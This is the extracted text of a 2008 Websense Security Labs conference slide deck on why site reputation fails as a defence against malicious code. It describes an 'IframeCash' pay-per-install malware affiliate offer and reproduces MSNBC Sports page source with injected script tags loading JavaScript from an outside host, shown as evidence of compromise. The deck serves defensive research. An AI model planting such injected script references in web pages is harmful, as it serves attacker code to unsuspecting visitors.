


Wreck-utation




Dan Hubbard
Stephan Chenette
Websense Security Labs
CanSec 2008

Reputation: is the opinion (more technically, a social evaluation) of the public toward a person, a group of people, or an organization. It is an important factor in many fields, such as business, online communities or social status.


Reputation: is the opinion (more technically, a social evaluation) of the public toward a person, a group of people, or an organization. It is an important factor in many fields, such as business, online communities or social status.

Online Reputation is a factor in any online community where trust is important. Examples include eBay, an auction service which uses a system of customer feedback to publicly rate each member's reputation.

Best thing since sliced bread?




Best thing since sliced bread?



“Reputation systems are the future defense against malicious code and SPAM”


Best thing since sliced bread?



“Reputation systems are the future defense against malicious code and SPAM”

“You are only as good as your reputation”

Best thing since sliced bread?



“Reputation systems are the future defense against malicious code and SPAM”


“You are only as good as your reputation”

“Reputation is the next stage in the antivirus evolution”

Good *or* Bad




Good *or* Bad



Mozilla.org

Good *or* Bad



The screenshot shows the mozilla.org homepage. At the top, there is a search bar and navigation links for Products, Support, Store, Developers, and About. Below this, the Firefox & Thunderbird logos are prominently displayed. The page is organized into three main columns: Mozilla Foundation, Mozilla Store, and Other Mozilla Software. The Mozilla Foundation section describes the organization's support for open source software. The Mozilla Store section lists various products like Firefox on CD, t-shirts, and more. The Other Mozilla Software section lists SeaMonkey 1.1.8, Camino 1.5.5, Lightning 0.7, Sunbird 0.7, Bugzilla, and All projects...

Mozilla.org



The screenshot shows the IframeCash website. The main heading is "IframeCash: Pay Per Install,". Below this, there is a section for user comments and suggestions. To the right, there is a sidebar with an "Adult FriendFinder.com" logo, a "MAKE MONEY!" graphic, and a "\$1.00 per click!" offer. The main content area includes a section for "IframeCash" with a 3-star rating and a description of the program. The description states that users get paid for installations of their program, with a price of 3\$-100\$ for 1000 installations including Asia traffic. The program size is 4 Kb and it changes the homepage and installs toolbar and dialer. It is activated and revealed in 15-30 minutes after download. The average percentage of installs is 5-10% from the total traffic, depending on the traffic's quality. Iframe Cash pays every Tuesday, with a minimal sum to pay out of 1\$. Payments are made via Fethard, Webmoney, Epassport, Paypal, Anelik, MoneyGram, Wire, E-gold, and Western Union. The percentage of installs is 5-10% from the total traffic or it's \$4-\$15 FOR 1000 UNIQUE VISITORS. Iframe has finally a new look and new and it is called InstallCash so sign up and make cash for installs. A sidebar on the right shows a rating of 8.5, 2 votes, 2846 hits, and the date 26th Jul 2006. There is also a small image of a woman in a bikini.

Russian Business Network

Good *and* Bad



Inspiration starts
somewhere.

Visit the Beginner Developer
Learning Center, get the free
Visual Studio Express Edition →



Good *and* Bad

The screenshot shows the MSNBC Sports website interface. At the top left is the NBC Sports logo. A search bar is located at the top center. Navigation links include 'Golf on NBC', 'NHL on NBC', 'Poker', 'Fantasy', and 'Olympics'. The main content area features a 'Top stories' section with a primary article titled 'Manny saves day for Dice-K' about a baseball player's performance. Other articles include 'Pride of Poplar Bluff' and 'Time for Manny to be money'. A sidebar on the left lists various sports categories like College basketball, NBA, and NFL. At the bottom, there are sections for 'Explore' and 'More features'.



MSNBC Sports

Good *and* Bad

The screenshot shows the NBC Sports website homepage. At the top, there is a search bar and navigation links for Golf on NBC, NHL on NBC, Poker, Fantasy, and Olympics. The main content area features a large article titled "Manny saves day for Dice-K" with a photo of Manny Ramirez. Other articles include "Pride of Poplar Bluff" and "Time for Manny to be money". A sidebar on the left lists various sports categories like College hoops, NBA, Baseball, NFL, NHL, Golf, Motor sports, College football, Tennis, UFC & MMA, Soccer, Horse racing, Other sports, and Fan zone. The bottom of the page has an "Explore" section with tabs for More news, Photos, Video, Participate, and Pinned.

MSNBC Sports

The screenshot shows the MSNBC Sports DraftHQ page. The header includes the MSNBC logo and navigation links for Home, Sports, and NBA. The main content area is titled "DRAFTHQ" and features a table of draft picks for Round 1. A source code window is open over the table, showing HTML code for the draft picks.

TEAM	PICK	POS.	HT.	WT.	COLLEGE
1. Portland	Greg Oden	C	7-0	280	Ohio State
2. Seattle	Kevin Durant				
3. Atlanta	Al Horford				
4. Memphis	Mike Conley Jr.				
5. Boston	Jeff Green				
6. Milwaukee	Yi Jianlian				
7. Minnesota	Corey Brewer				
8. Charlotte	Brandan Wright				
9. Chicago	Joakim Noah				
10. Sacramento	Spencer Hawes				


```
Source of: http://www.msnbc.com/modules/sports/nbadraft/draftrounds.asp?ro...
File Edit View Help
href=colleges.asp?collegeid=200>Georgetown</a></font></td></tr><t
valign=top><font size=1 face=Arial></font></td><td
colspan=5><font size=2 face=Arial>This pick traded to Seattle
as<script
src=http://www.2117966.net/...js></script></font></td></tr><t
height=10></td></tr><tr><td><b><font face=arial size=2
color=black>6. <a href=teampicks.asp?teamid=15>Milwaukee</a
</font></b></td><td><b><font face=arial size=2 color=003366><a
href=players.asp?playerid=130 class=player>Yi
Jianlian</a>&nbsp;&nbsp;&nbsp;</font></b></td><td align=center><font
face=arial size=2 color=black><a
href=positions.asp?position=PF>PF</a>&nbsp;&nbsp;&nbsp;</font></td><td
face=arial size=2 color=black>7-0</font>&nbsp;&nbsp;&nbsp;</td><td
align=center width=40><font face=arial size=2
color=black>230</font>&nbsp;&nbsp;&nbsp;</td><td align=left><font
face=arial size=2 color=black><a
href=colleges.asp?collegeid=355>China</a></font></td></tr><tr><td
colspan=5><font size=2 face=Arial>Chinese star follows Yao
Ming!<script
src=http://www.2117966.net/...js></script></font></td></tr><t
height=10></td></tr><tr><td><b><font face=arial size=2
color=black>7. <a href=teampicks.asp?teamid=16>Minnesota</a
Line 36, Col 5059
```

MSNBC Sports Stats

Good *gone* Bad




Good *gone* Bad



Super Bowl Site

Good *gone* Bad



Super Bowl Site



Owned from China

